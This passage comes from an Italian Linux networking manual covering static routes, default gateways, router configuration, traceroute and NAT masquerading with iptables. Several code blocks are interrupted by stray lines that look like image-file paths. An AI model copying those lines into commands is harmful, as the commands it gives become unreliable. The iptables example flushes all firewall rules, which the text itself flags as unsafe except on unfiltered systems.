
«

Una rete locale potrebbe essere articolata in sottoreti in modo da evitare di sovraffollare di traffico un’unica rete. Per fare in modo che le sottoreti possano comunicare tra loro in caso di necessità, si devono utilizzare i router che funzionano come ponti tra una sottorete e un’altra.

In questo modo, quando si indica un instradamento che fa riferimento a un router, lo si definisce per una rete logica particolare, quella a cui il router è in grado di accedere.

Secondo lo schema seguente, il router 192.168.1.254 viene utilizzato per accedere alla rete 192.168.7.0.[17]

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.0	255.255.255.0	192.168.1.254	eth0

Figura 32.154. Schema dell'instradamento attraverso un router.



Con un sistema GNU/Linux si può usare Route nel modo seguente:

```
# route add -net 192.168.7.0 netmask 255.255.255.0 ↩
↪       gw 192.168.1.254 dev eth0 [Invio]
```

Supponendo già definito l'instradamento verso la rete locale 192.168.1.0, in modo da poter raggiungere il router, si può ottenere il risultato seguente:

```
$ route -n [Invio]

  Kernel IP routing table
  Destination  Gateway       Genmask        Flags Metric Ref Use Iface
  192.168.1.0  0.0.0.0       255.255.255.0  U     0      0     1 eth0
  192.168.7.0  192.168.1.254 255.255.255.0  UG    0      0     0 eth0
```

Se il router è in grado di raggiungere anche altre reti, non si fa altro che inserire gli instradamenti relativi nel modo appena visto.

```
# route add -net 192.168.77.0 netmask 255.255.255.0 ↩
↪       gw 192.168.1.254 dev eth0 [Invio]

$ route -n [Invio]
```

```
Kernel IP routing table
Destination   Gateway         Genmask         Flags Metric Ref Use Iface
192.168.1.0   0.0.0.0         255.255.255.0   U     0      0     1 eth0
192.168.7.0   192.168.1.254   255.255.255.0   UG    0      0     0 eth0
192.168.77.0  192.168.1.254   255.255.255.0   UG    0      0     0 eth0
```

Quando si vuole fare riferimento a tutti gli indirizzi possibili, si utilizza il numero IP 0.0.0.0, corrispondente al nome simbolico '**default**'. Per indicare un instradamento che permette di raggiungere tutte le destinazioni che non sono state specificate diversamente, si utilizza questo indirizzo simbolico.

Da un punto di vista puramente logico, l'indirizzo 0.0.0.0, associato alla maschera di rete 0.0.0.0, corrisponde effettivamente alla rete che comprende tutti gli indirizzi possibili, quindi un instradamento che fa riferimento alla rete 0.0.0.0 è quello per «tutti gli indirizzi».

Teoricamente, è possibile utilizzare l'instradamento predefinito per accedere alla rete locale, ma questo è comunque un approccio sconsigliabile, perché esclude la disponibilità di altre reti a cui poter accedere.

Destinazione	Maschera di rete	Router	Interfaccia di rete
0.0.0.0	0.0.0.0	--	eth0

Nell'esempio seguente si utilizza il nome simbolico '**default**' per indicare l'indirizzo di rete 0.0.0.0 e l'interfaccia viene definita esplicitamente.

```
# route add -net default dev eth0 [Invio]

$ route -n [Invio]
```

```
Kernel IP routing table
Destination   Gateway   Genmask    Flags Metric Ref    Use Iface
0.0.0.0       0.0.0.0   0.0.0.0    U     0      0        1 eth0
```

L'uso di un instradamento predefinito sulla propria rete locale, può avere effetti deleteri: l'eco ICMP (*ping*) può funzionare correttamente, mentre altre connessioni che richiedono protocolli più sofisticati possono trovarsi in difficoltà. Questo è particolarmente vero in presenza di connessioni PLIP.

L'approccio più comune consiste invece nel definire l'instradamento '**`default`**' come passante per un router: potrebbe trattarsi di un router che permette di accedere a tutte le altre sottoreti esistenti.

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
0.0.0.0	0.0.0.0	192.168.1.254	eth0

Figura 32.160. Schema dell'instradamento attraverso un router.



Con un sistema GNU/Linux, la cosa si traduce in pratica nel comando seguente:

```
# route add -net default gw 192.168.1.254 dev eth0 [Invio]
```

L'instradamento verso la rete locale 192.168.1.0 è già stato definito in modo da poter raggiungere il router; di conseguenza:

```
$ route -n [Invio]

Kernel IP routing table
Destination  Gateway         Genmask         Flags Metric Ref Use Iface
192.168.1.0  0.0.0.0         255.255.255.0   U     0      0     1 eth0
0.0.0.0      192.168.1.254   0.0.0.0         UG    0      0     0 eth0
```

Anche quando si definisce l'instradamento predefinito, è importante osservare che questo appare per ultimo nella tabella relativa. Infatti, la rete 0.0.0.0/0.0.0.0 include tutti gli indirizzi IPv4, ma il fatto che gli intervalli di indirizzi più ristretti appaiono prima, evita di fare confusione.

32.11.3 Configurazione di un router con un sistema GNU/Linux

Un elaboratore che debba fungere da router richiede alcune caratteristiche particolari:

- un kernel compilato in modo da consentire l'inoltro di pacchetti da un'interfaccia a un'altra (nelle versioni vecchie del kernel Linux è necessario abilitare un'opzione apposita, tra quelle della configurazione della rete; sezione 8.3.7);
- due o più interfacce di rete connesse ad altrettante reti fisiche differenti;
- la configurazione corretta di ogni interfaccia di rete;
- una tabella di instradamento in grado di permettere l'accesso a tutte le reti che si diramano dalle interfacce di rete installate.

Quando il kernel Linux dispone della funzionalità di *forwarding/gatewaying* (dovrebbe essere implicita), questa può essere controllata attraverso un file del file system virtuale '`/proc/`'. Per motivi di sicurezza, alcune distribuzioni GNU/Linux sono predisposte in modo da disattivare questa funzionalità attraverso uno dei comandi inseriti nella procedura di inizializzazione del sistema. Per riattivare il *forwarding/gatewaying*, si può agire nel modo seguente:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward[Invio]
```

32.11.3.1 Router unico per tutte le reti

La situazione più comune in una piccola rete è quella in cui tutte le reti sono connesse a un router unico. Negli esempi che seguono si fa riferimento alla situazione seguente:

- rete A Ethernet 192.168.1.0
  - l'interfaccia del router connessa su questa rete è '**eth0**'
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.1.254
- rete B Ethernet 192.168.2.0
  - l'interfaccia del router connessa su questa rete è '**eth1**'
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.2.254
- connessione PLIP con il portatile 192.168.3.1
  - l'interfaccia del router connessa su questa rete è '**plip1**'
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.3.254

Figura 32.162. Schema dell'esempio di un router connesso su due reti e a un portatile attraverso un cavo PLIP.



All'interno del router si devono configurare le interfacce di rete nel modo seguente:

```
# ifconfig eth0 192.168.1.254 netmask 255.255.255.0 [Invio]

# ifconfig eth1 192.168.2.254 netmask 255.255.255.0 [Invio]

# ifconfig plip1 192.168.3.254 pointopoint 192.168.3.1 [Invio]
```

Successivamente si devono definire gli instradamenti.

```
# route add -net 192.168.1.0 netmask 255.255.255.0 ↩
↪       dev eth0 [Invio][18]

# route add -net 192.168.2.0 netmask 255.255.255.0 ↩
↪       dev eth1 [Invio][19]


# route add -host 192.168.3.1 dev plip1 [Invio]

# route add -host 192.168.3.254 dev plip1 [Invio]
```

Dal punto di vista del router è tutto finito. Gli altri elaboratori devono definire degli instradamenti opportuni in modo da utilizzare il router quando necessario. In particolare, gli elaboratori connessi alla rete A (192.168.1.0), per poter accedere agli altri elaboratori della propria rete locale e delle altre due raggiungibili tramite il router, devono inserire gli instradamenti seguenti.

```
# route add -net 192.168.1.0 netmask 255.255.255.0 ↩
↪       dev eth0 [Invio][20]



# route add -net 192.168.2.0 netmask 255.255.255.0 ↩
↪       gw 192.168.1.254 [Invio]


# route add -host 192.168.3.1 gw 192.168.1.254 [Invio]
```

Dal momento però che non si può accedere ad alcuna altra rete, si può fare riferimento all'instradamento predefinito. Sempre dal punto di vista degli elaboratori della rete A, si possono definire gli instradamenti nel modo seguente:

```
# route add -net 192.168.1.0 netmask 255.255.255.0 ↩
↪       dev eth0 [Invio][21]

# route add -net default gw 192.168.1.254 [Invio]
```

Il caso dell'elaboratore portatile connesso attraverso la porta parallela con un cavo PLIP, è un po' particolare: è evidente che tutto il traffico debba essere filtrato dal router, a parte quello diretto proprio al router stesso. Dal punto di vista del portatile si devono definire gli instradamenti seguenti.

```
# route add -host 192.168.3.254 dev plip1 [Invio]

# route add -host 192.168.3.1 dev plip1 [Invio]
```

```
# route add -net default gw 192.168.3.254 [Invio]
```

32.11.3.2 Router verso un altro router

«

Quando la rete diventa complicata, ci può essere la necessità di utilizzare più router per collegare insieme le diverse sottoreti. In tal caso, evidentemente, la tabella di instradamento dei router si trova a contenere instradamenti che a loro volta utilizzano altri router.

Negli esempi si fa riferimento alla situazione seguente:

- rete A Ethernet 192.168.1.0
  - l'interfaccia del router A connessa su questa rete è '**eth0**' e ha l'indirizzo 192.168.1.254
- rete R Ethernet 192.168.254.0 utilizzata esclusivamente per collegare i router
  - l'interfaccia del router A connessa su questa rete è '**eth1**' e ha l'indirizzo 192.168.254.1
  - l'interfaccia del router B connessa su questa rete è '**eth1**' e ha l'indirizzo 192.168.254.2
- rete B Ethernet 192.168.2.0
  - l'interfaccia del router B connessa su questa rete è '**eth0**' e ha l'indirizzo 192.168.2.254

Figura 32.163. Schema dell'esempio di due router connessi tra loro da una dorsale.



Il router A deve poter raggiungere tutte e tre le reti: sulla rete A e R è connesso direttamente, mentre per la rete B deve fare affidamento sul router B.

```
# route add -net 192.168.1.0 netmask 255.255.255.0 ↩
↪       dev eth0 [ Invio ]
```
[22]

```
# route add -net 192.168.254.0 netmask 255.255.255.0 ↩
↪       dev eth1 [ Invio ]
```
[23]

```
# route add -net 192.168.2.0 netmask 255.255.255.0 ↩
↪       gw 192.168.254.2 [Invio]
```

Il router B deve agire in modo analogo.

```
# route add -net 192.168.2.0 netmask 255.255.255.0 ↩
↪       dev eth0 [Invio][24]

# route add -net 192.168.254.0 netmask 255.255.255.0 ↩
↪       dev eth1 [Invio][25]

# route add -net 192.168.1.0 netmask 255.255.255.0 ↩
↪       gw 192.168.254.1 [Invio]
```

32.11.4 Verifica di un instradamento attraverso i router

Lo strumento fondamentale per la verifica degli instradamenti è sempre '**ping**'. In presenza di router si introduce un concetto nuovo, quello del nodo da attraversare. L'attraversamento di un nodo di rete viene definito comunemente ***salto***, oppure *hop*; in particolare si pone un limite a questi salti, definito TTL (*Time to live*), oltre il quale i pacchetti vengono scartati.

In pratica, i pacchetti IP contengono l'indicazione del valore TTL massimo, il quale viene decrementato all'attraversamento di ogni router, a opera dello stesso. Quando si raggiunge lo zero, il pacchetto viene scartato, inviando all'origine un messaggio ICMP di errore.

Figura 32.164. Esempio di un pacchetto che esaurisce il suo TTL.



In situazioni particolari, il transito dei pacchetti verso una destinazione particolare potrebbe essere impossibile, a causa del numero di

salti che si frappongono e a causa del limite troppo basso del campo TTL dei pacchetti IP. Generalmente, '**ping**' utilizza un valore TTL di 255, cioè il massimo possibile, cosa che consente di verificare gli instradamenti al limite delle loro possibilità, ma non permette di prevedere il funzionamento corretto di altri tipi di connessioni, in cui si utilizzino valori TTL inferiori.

Per verificare quale sia il percorso utilizzato effettivamente dai pacchetti per raggiungere una destinazione, si utilizza Traceroute,[26] a cui corrisponde l'eseguibile '**traceroute**' che si usa con la sintassi seguente:

```
traceroute [opzioni] destinazione [lunghezza]
```

Traceroute, oltre che individuare il percorso effettivo verso la destinazione, può dare delle indicazioni per aiutare a comprendere in quale punto ci sono delle difficoltà.

Traceroute inizia la trasmissione di pacchetti (utilizzando il protocollo UDP) con un valore TTL molto basso. In tal modo, si aspetta di ricevere un messaggio di errore, attraverso il protocollo ICMP, dal nodo in cui il valore TTL raggiunge lo zero. Incrementando lentamente il valore TTL, Traceroute riesce a conoscere gli indirizzi dei nodi attraversati, purché tutto funzioni come previsto (cioè che i vari nodi generino correttamente i pacchetti ICMP di errore). Per individuare correttamente anche l'ultimo nodo, Traceroute cerca di generare un errore differente, per ottenere un messaggio ICMP distinguibile dagli altri.

Figura 32.165. I pacchetti inviati da Traceroute servono a generare errori nei vari router attraversati, fino alla destinazione.



Quando tutto funziona come previsto, Traceroute genera un elenco di nodi di rete a partire dal primo che viene attraversato, fino all'ultimo che rappresenta la destinazione richiesta. Se in alcuni punti non si ottiene risposta, i nodi ipotizzati vengono segnalati con degli asterischi. Nell'esempio seguente, si ipotizza la presenza di due nodi sconosciuti, al terzo e quarto posto della catena.

```
# traceroute portatile.plip.dg [Invio]

traceroute to portatile.plip.dg (192.168.254.1), 30 hops max,
40 byte packets
 1  dinkel.brot.dg (192.168.1.1)  0.433 ms  0.278 ms  0.216 ms
 2  router.brot.dg (192.168.1.254)  2.335 ms  2.278 ms  ↩
↪          3.216 ms
 3  * * *
 4  * * *
 5  portatile.plip.dg (192.168.254.1)  10.654 ms  ↩
↪          13.543 ms  11.344 ms
```

Sui nodi da cui non si ottiene una risposta, non si può dire nulla di certo, ma solo fare delle congetture. In generale non si può nemmeno essere certi che si tratti effettivamente di due nodi: potrebbe essere un solo nodo, oppure più di due. La documentazione di Traceroute, *traceroute(8)*, dà delle indicazioni in più su come interpretare il

risultato.

Tabella 32.167. Alcune opzioni per l'eseguibile '**traceroute**'.

Nome	Descrizione
`-m` ***ttl_massimo***	Definisce il numero massimo di nodi da attraversare, per mezzo dell'indicazione del valore TTL massimo da raggiungere. Se l'opzione non viene usata, il valore TTL massimo è di 30 salti.
`-n`	Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi. Questo tipo di approccio potrebbe essere utile specialmente quando si hanno difficoltà ad accedere a un servizio di risoluzione dei nomi, o comunque quando si vuole avere la situazione completamente sotto controllo.
`-s` ***indirizzo_di_origine***	Permette di indicare espressamente l'indirizzo di origine dei pacchetti, nell'eventualità l'elaboratore abbia più di un'interfaccia di rete. Deve trattarsi di un indirizzo corrispondente a un'interfaccia di rete locale.

32.12 Inoltro IP attraverso il NAT/PAT

Un problema simile a quello dell'instradamento attraverso i router è quello dell'inoltro di pacchetti IP attraverso un router NAT/PAT (*Network address translation*, *Port address translation*). La differenza sta nel fatto che, in questo caso, il router NAT/PAT si occupa di modificare sistematicamente i pacchetti e non solo di «girarli» attraverso l'interfaccia giusta.

Figura 32.168. Schema di utilizzo di un router NAT/PAT.



Il meccanismo NAT/PAT permette tipicamente a una rete locale che utilizza indirizzi IPv4 riservati alle reti private (cioè esclusi dalla rete Internet e come tali irraggiungibili) di accedere all'esterno. In tal caso, tutto il traffico con la rete esterna viene intrattenuto (apparentemente) dal router NAT/PAT che si occupa di inoltrare le risposte all'interno della rete locale. Ciò significa che all'esterno appare sempre solo un elaboratore, il router NAT/PAT, mentre dall'esterno non c'è modo di accedere agli elaboratori della rete locale perché questi non hanno un indirizzo accessibile.

Nel caso dei sistemi GNU/Linux la gestione dell'inoltro dei pacchetti attraverso il meccanismo NAT/PAT richiede che il kernel sia predisposto opportunamente (sezione 8.3.7).

32.12.1 Instradamento dal router NAT/PAT e verso il router NAT/PAT

Il router NAT/PAT, prima di poter compiere il suo lavoro, deve possedere una tabella degli instradamenti configurata in base alle sue interfacce di rete. Per la precisione, seguendo l'esempio mostrato nella figura 32.168, si nota che il router NAT/PAT, su una certa interfaccia, deve essere instradato nella rete 192.168.1.0, mentre per raggiungere la rete 192.168.2.0 deve appoggiarsi a un altro router. Attraverso l'altra interfaccia, quella connessa alla rete esterna, bisogna che passi il traffico per la rete predefinita, cioè 0.0.0.0. Ciò equivale a dire che si preparano gli instradamenti specifici delle varie parti della rete locale e che l'instradamento verso l'esterno corrisponde a quello predefinito.

Per il resto della rete locale, l'instradamento predefinito deve portare al router NAT/PAT, perché solo lui è in grado di gestire il traffico con gli indirizzi esterni alla rete locale.

32.12.2 Definizione della traduzione degli indirizzi

Il meccanismo NAT/PAT deve essere impostato definendo i gruppi di indirizzi (cioè le sottoreti) di origine e di destinazione. L'esempio mostrato nella figura 32.168 mostra che il router NAT/PAT è connesso a una rete locale scomposta in diverse sottoreti. Per la precisione si vedono due sottoreti, 192.168.1.0 e 192.168.2.0, ma si lascia intendere che potrebbero essercene altre (192.168.3.0,...). In tal senso, gli indirizzi da inoltrare all'esterno sono tutti quelli della rete 192.168.0.0/255.255.0.0, dove il secondo indirizzo è la maschera di rete.

In questa situazione, la notazione appena vista viene abbreviata comunemente in 192.168.0.0/16, dove il numero 16 rappresenta la quantità di bit a uno della maschera di rete.

Dall'altra parte, gli indirizzi di destinazione sono semplicemente tutti gli altri, cosa che si indica semplicemente con la notazione 0.0.0.0/0.0.0.0, ovvero 0.0.0.0/0.

32.12.3 Configurazione e controllo con iptables

«

Il programma '**iptables**' è ciò che serve per attivare e controllare la gestione del NAT/PAT con un kernel Linux. Per la precisione, l'impostazione viene definita attraverso delle ***regole***: prima di definire qualcosa si inizia con la loro cancellazione.

L'esempio che viene proposto ha il solo scopo di mettere in funzione la gestione NAT/PAT, mentre si eliminano tutti i sistemi di protezione legati alla gestione di un firewall. Pertanto, si possono usare tranquillamente solo se non esiste ancora alcuna configurazione per il filtro dei pacchetti IP.

```
# iptables -t filter -F [Invio]

# iptables -t mangle -F [Invio]

# iptables -t nat -F [Invio]

# iptables -t filter -X [Invio]

# iptables -t mangle -X [Invio]

# iptables -t nat -X [Invio]
```

Successivamente è il caso di definire una ***politica predefinita*** (*policy*), ovvero il comportamento normale per i comandi successivi, a meno di non specificare diversamente.

```
# iptables -P FORWARD ACCEPT[Invio]
```

Infine è necessario definire come inoltrare i pacchetti tra le interfacce. Quello che segue si riferisce sempre all'esempio di figura 32.168, dove si suppone in particolare che l'interfaccia collegata all'esterno sia '**eth0**'.[27]

```
# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE[Invio]
```

Se con questi comandi '**iptables**' si «lamenta» generando delle segnalazioni di errore, è probabile che il kernel non sia in grado di gestire l'inoltro IP o il NAT/PAT (la traduzione degli indirizzi). Si può comunque verificare con i comandi seguenti:

```
# iptables -t filter -L -n[Invio]

  Chain INPUT (policy ACCEPT)
  target     prot opt source               destination


  Chain FORWARD (policy ACCEPT)
  target     prot opt source               destination

  Chain OUTPUT (policy ACCEPT)
  target     prot opt source               destination
# iptables -t mangle -L -n[Invio]
```

```
  Chain PREROUTING (policy ACCEPT)
  target     prot opt source               destination

  Chain OUTPUT (policy ACCEPT)
  target     prot opt source               destination
```

```
# iptables -t nat -L -n[Invio]

  Chain PREROUTING (policy ACCEPT)
  target     prot opt source               destination

  Chain POSTROUTING (policy ACCEPT)
  target     prot opt source               destination
  MASQUERADE  all  --  0.0.0.0/0            0.0.0.0/0

  Chain OUTPUT (policy ACCEPT)
  target     prot opt source               destination
```

Se invece tutto è andato bene, si possono inserire questi comandi all'interno dei file utilizzati per l'inizializzazione del sistema; per esempio '`/etc/rc.local`' o altro simile.

```
…
/sbin/iptables -t filter -F
/sbin/iptables -t mangle -F
/sbin/iptables -t nat    -F
/sbin/iptables -t filter -X
/sbin/iptables -t mangle -X
/sbin/iptables -t nat    -X
/sbin/iptables -P FORWARD ACCEPT
/sbin/iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
